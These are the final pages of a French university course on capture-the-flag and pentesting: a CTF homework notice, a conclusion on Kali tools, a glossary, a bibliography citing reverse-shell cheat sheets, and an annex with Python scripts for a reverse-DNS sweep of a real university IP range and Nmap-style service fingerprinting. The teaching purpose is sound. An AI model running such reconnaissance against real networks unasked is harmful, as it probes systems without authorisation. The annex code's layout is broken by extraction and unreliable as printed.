




## 10. DM

Dans cette section, nous allons vous proposer un DM que nous avons réalisé pour vous et qui se nomme CTF Mr Robot. Vous pouvez dès à présent le télécharger sur le FTP de l'IUT au format OVA. Le DM sera pris en note bonus dans les TP. Si votre note de TP est déjà de 20, ce bonus sera basculé sur le DS. Bonne chance à vous.





## 11. Conclusion

Au cours de ce module consacré au CTF, nous avons eu l'occasion d'effectuer de nombreuses recherches afin de comprendre ce qu'était réellement un CTF. Nous avons pu constater qu'il existe de nombreux domaines dans lesquels peuvent se dérouler des CTFs, ce qui implique ainsi une multitude d'outils qui ont été sélectionnés pour affiner notre approche sur le sujet. En effet, tous ces outils sont plus ou moins complexes et proposent pour la plupart une grande variété d'options ou de modes d'utilisations. Avec l'aide de Kali Linux, nous avons donc pu apprendre à manier les principaux outils, que nous considérons comme les bases pour réaliser un CTF (Nmap, Nitko, Dirbuster, Metasploit, etc...). Il faut tout de même se rappeler que ce n'est pas la distribution qui permet le pentesting mais les outils qu'elle contient.



# VII

## Sixième partie

|    |                                 |     |
|----|---------------------------------|-----|
| 12 | Glossaire .....                 | 115 |
| 13 | Bibliographie .....             | 117 |
|    | Recherche d'informations active |     |
|    | Exploitations des informations  |     |
|    | Intrusion système               |     |
| A  | Annexe .....                    | 119 |





## 12. Glossaire

**CTF** Capture The Flag, voir [https://fr.wikipedia.org/wiki/Capture\\_drapeau](https://fr.wikipedia.org/wiki/Capture_drapeau)

**ARP** Address Resolution Protocol, voir [https://en.wikipedia.org/wiki/Address\\_Resolution\\_Protocol](https://en.wikipedia.org/wiki/Address_Resolution_Protocol)

**DNS** Domain Name System, voir <https://www.frameip.com/dns/>

**MAC** Media Access Control, voir [https://fr.wikipedia.org/wiki/Adresse\\_MAC](https://fr.wikipedia.org/wiki/Adresse_MAC)

**TCP** Transmission Control Protocol, voir [https://fr.wikipedia.org/wiki/Transmission\\_Control\\_Protocol](https://fr.wikipedia.org/wiki/Transmission_Control_Protocol)

**UDP** User Datagram Protocol, voir [https://fr.wikipedia.org/wiki/User\\_Datagram\\_Protocol](https://fr.wikipedia.org/wiki/User_Datagram_Protocol)

**HTTP** Hypertext Transfer Protocol, voir [https://fr.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol](https://fr.wikipedia.org/wiki/Hypertext_Transfer_Protocol)

**HTML** Hypertext Markup Language, voir [https://fr.wikipedia.org/wiki/Hypertext\\_Markup\\_Language](https://fr.wikipedia.org/wiki/Hypertext_Markup_Language)

**CLI** Command Line Interface, voir [https://fr.wikipedia.org/wiki/Interface\\_en\\_ligne\\_de\\_commande](https://fr.wikipedia.org/wiki/Interface_en_ligne_de_commande)

**GUI** Graphical User Interface, voir [https://fr.wikipedia.org/wiki/Interface\\_graphique](https://fr.wikipedia.org/wiki/Interface_graphique)

**XSS** Cross-site scripting, voir [https://fr.wikipedia.org/wiki/Cross-site\\_scripting](https://fr.wikipedia.org/wiki/Cross-site_scripting)

**SQL** Structured Query Language, voir [https://fr.wikipedia.org/wiki/Structured\\_Query\\_Language](https://fr.wikipedia.org/wiki/Structured_Query_Language)

**PHP** Hypertext Preprocessor, voir <https://www.php.net/>

**OSI** Open Systems Interconnection, voir [https://fr.wikipedia.org/wiki/Modèle\\_OSI](https://fr.wikipedia.org/wiki/Modèle_OSI)

**LAN** Local Area Network , voir [https://fr.wikipedia.org/wiki/Réseau\\_local](https://fr.wikipedia.org/wiki/Réseau_local)

**IDS** Intrusion Detection System, voir [https://fr.wikipedia.org/wiki/Système\\_de\\_détection\\_d'intrusion](https://fr.wikipedia.org/wiki/Système_de_détection_d'intrusion)

**DLL** Dynamic Link Library, voir [https://fr.wikipedia.org/wiki/Dynamic\\_Link\\_Library](https://fr.wikipedia.org/wiki/Dynamic_Link_Library)





## 13. Bibliographie

### Recherche d'informations active

- [1] *Capture the flag.* [https://fr.wikipedia.org/wiki/Capture\\_du\\_drapeau](https://fr.wikipedia.org/wiki/Capture_du_drapeau). Dernier accès : 21-03-2020.
- [2] *Root-me.* <https://www.root-me.org/>. Dernier accès : 24-03-2020.
- [3] *HackTheBox.* <https://www.hackthebox.eu/>. Dernier accès : 24-03-2020.
- [4] *Vulnhub.* <https://www.vulnhub.com/>. Dernier accès : 24-03-2020.
- [5] *Octetmalin.net.* <http://www.octetmalin.net/linux/tutoriels/nmap-outil-exploration-reseaux-network-scanner-de-ports-securite.php>. Dernier accès : 24-03-2020.
- [6] *DIRB Package Description.* <https://tools.kali.org/web-applications/dirb>. Dernier accès : 24-03-2020.
- [7] *Comprehensive Guide on Dirbuster Tool.* <https://www.hackingarticles.in/comprehensive-guide-on-dirbuster-tool/>. Dernier accès : 24-03-2020.
- [13] *Steghide – An Easy way to Hide Confidential Data Inside Images and Sound Objects in Linux.* Site 2daygeek. <https://www.2daygeek.com/easy-way-hide-information-inside-image-and-sound-objects/>. Dernier accès : 24-03-2020.

### Exploitations des informations

- [9] *Le framework metasploit.* <https://connect.ed-diamond.com/MISC/MISC-052/Le-framework-metasploit>. Dernier accès : 24-03-2020.
- [10] *Metasploit les bases.* <https://k-lfa.info/metasploit-cheat-sheet/>. Dernier accès : 24-03-2020.
- [11] *Metasploit Cheat Sheet.* [https://www.sans.org/security-resources/sec560/misc-tools\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/misc-tools_sheet_v1.pdf). Dernier accès : 24-03-2020.

- [12] David KENNEDY et al. *Hacking, sécurité et tests d'intrusion avec Metasploit*. Dernier accès : 24-03-2020. 2013.

### Intrusion système

- [8] *John the Ripper's cracking modes*. <https://www.openwall.com/john/doc/MODES.shtml>. Dernier accès : 24-03-2020.
- [13] *Steghide – An Easy way to Hide Confidential Data Inside Images and Sound Objects in Linux*. Site 2daygeek. <https://www.2daygeek.com/easy-way-hide-information-inside-image-and-sound-objects/>. Dernier accès : 24-03-2020.
- [14] *Interpréteur de ligne de commandes (Shell)*. <https://doc.ubuntu-fr.org/shell>. Dernier accès : 24-03-2020.
- [15] *Bash Hackers Wiki*. Dernier accès : 24-03-2020.
- [16] *Bash*. <http://manpagesfr.free.fr/man/man1/bash.1.html>. Dernier accès : 24-03-2020.
- [17] *Reverse Shells Enable Attackers To Operate From Your Network*. <https://www.sans.edu/student-files/presentations/LVReverseShell.pdf>. Dernier accès : 24-03-2020.
- [18] *Reverse Shell Cheatsheet*. <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/MethodologyandResources/ReverseShellCheatsheet.md>. Dernier accès : 24-03-2020.
- [19] *Communications inter-processus*. [http://www.i3s.unice.fr/~tettaman/Classes/L2I/ProgSys/11\\_IntroSockets.pdf](http://www.i3s.unice.fr/~tettaman/Classes/L2I/ProgSys/11_IntroSockets.pdf). Dernier accès : 24-03-2020.
- [20] *Netcat, connexion client/serveur en bash*. [https://doc.fedoraproject.org/wiki/Netcat,\\_connexion\\_client/serveur\\_en\\_bash](https://doc.fedoraproject.org/wiki/Netcat,_connexion_client/serveur_en_bash). Dernier accès : 24-03-2020.
- [21] *Reverse shell!??* <https://hackernoon.com/reverse-shell-cf154dfee6bd>. Dernier accès : 24-03-2020.
- [22] *Reverse-shell one-liner Cheat Sheet*. <https://www.asafety.fr/reverse-shell-one-liner-cheat-sheet/>. Dernier accès : 24-03-2020.



## A. Annexe

### Script Nslookup

```
1  """Script permettant de faire une résolution DNS sur la plage ip 193.51.33.0/24"""
2  import socket
3  import subprocess
4  i = 0
5  str2 = "193.51.33.{0}" #Ip du domaine uvsq.fr
6  for i in range(1,255):
7      ip = "193.51.33.{0}".format(i)
8      print(socket.gethostbyaddr(ip))  #Utilisation de socket pour pouvoir effectuer la
9          requête DNS
```

### Script Nmap

```
1  #! /usr/bin/env python3
2  import os
3  import socket
4  import subprocess
5  import time
6  from tqdm import tqdm #barre d'avancement
7  import re  #Matche la regex
8  #import chardet #Ne fonctionne malheureusement pas correctement
9
10 def match(string,reg):
11     """Va renvoyer la valeur du match de la regex : None = mauvaise regex ou encodage"""
12     test=re.match(reg,string)
13     return test
14
15 def requestversion(request, port):
16     """Va envoyer la requête au port voulu et retourner le port, le nom et la version"""
17     name=services(port)
18     if name == 'microsoft-ds' and port == 445: #nmap simple trouve microsoft tandis que nmap
- SV trouve netbios-ssn, sûrement une erreur dans le dictionnaire...
```

```

19     name=services(139)
20     connection.send(request)
21     version=connection.recv(2000)      #Problème ici de codec. Oui tout le monde n'utilise
22         pas l'unicode
23     #code=chardet.detect(version)           #Ne fonctionne pas ! Renvoi un codec non
24         fonctionnel et qui varie
25     #print(code)
26     l=['ascii','big5','big5hkscs','cp037','cp273','cp424','cp437','cp500','cp720','cp737','
27         cp775','cp850','cp852','cp855','cp856','cp857','cp858',
28     'cp860','cp861','cp862','cp863','cp864','cp865','cp866','cp869','cp874','cp875','cp932','
29         cp949','cp950','cp1006','cp1026','cp1125','cp1140',
30     'cp1250','cp1251','cp1252','cp1253','cp1254','cp1255','cp1256','cp1257','cp1258','cp65001',
31         'euc_jp','euc_jis_2004','euc_jisx0213','euc_kr',
32     'gb2312','gbk','gb18030','hz','iso2022_jp','iso2022_jp_1','iso2022_jp_2','
33         iso2022_jp_2004','iso2022_jp_3','iso2022_jp_ext','iso2022_kr',
34     'latin_1','iso8859_2','iso8859_3','iso8859_4','iso8859_5','iso8859_6','iso8859_7','
35         iso8859_8','iso8859_9','iso8859_10','iso8859_11',
36     'iso8859_13','iso8859_14','iso8859_15','iso8859_16','johab','koi8_r','koi8_t','koi8_u','
37         kz1048','mac_cyrillic','mac_greek','mac_iceland',
38     'mac_latin2','mac_roman','mac_turkish','ptcp154','shift_jis','shift_jis_2004','
39         shift_jisx0213','utf_32','utf_32_be','utf_32_le',
40     'utf_16','utf_16_be','utf_16_le','utf_7','utf_8','utf_8_sig','iso8859-15']
41     #Cette liste de codecs va donc être utilisée pour matcher la regex
42     with open("nmap-service-probes","r") as g: #Ouverture de nmap-service-probes pour
43         matcher et récupérer le proto et la version
44     ligne=g.readlines()
45     b=0
46     while b<len(ligne):    #Pour chaque ligne du fichier
47         espace=ligne[b].split()  #On découpe en espace
48         if len(espace)>1:      #Si la phrase contient plusieurs espaces, on enlève ainsi
49             toutes les phrases sans valeurs
50             if espace[0]== 'match' and espace[1]== name: #Si la phrase commence par match et par
51                 notre service
52                 trio=ligne[b].split(" ",2) #On sépare cette phrase en trois : match, le service et
53                 le reste
54                 reg=trio[2].split(" p/") #On isole la regex du reste
55                 regp=reg[0].replace("m|","",).replace("m=","").replace("s|","",).replace("=s","",) #On rend
56                 "pur" la regex"
57                 n=0
58                 while n<len(l): #Le but ici est de tester tous les encodages et regex pour
59                 matcher
60                     try:
61                         try:
62                             v2=version.decode()
63                         except (LookupError,UnicodeDecodeError):
64                             v2=version.decode(l[n],'ignore')
65                         if match(v2,regp): #Si ça match, après test, il y en a plusieurs au sein de
66                             service-probes
67                             sproto=reg[1].split('/ v/')#On va donc essayer d'en éliminer pour récupérer que
68                             celui avec v/ soit la version
69                             if len(sproto)>1: #L'élimination se fait ici
70                                 prot=sproto[0] #Le protocole est la première partie de ce split
71                                 sversion=sproto[1].split('/ i/')
72                                 if len(sversion)>1:
73                                     ver=sversion[0] #La version se récupère de la même manière que le
74                                     protocole
75                                     version=prot+ver
76                                     n=len(l)
77                                     b=len(ligne)
78                                 else:
79                                     n=len(l)
80                                 else:
81                                     n=len(l)
82                                 else:
83                                     n+=1
84                                 except LookupError: #LookupError est obtenue lorsque l'on ne peut pas décoder
85                                     la version
86                                     n+=1
87                                 b+=1
88                             connection.close()

```



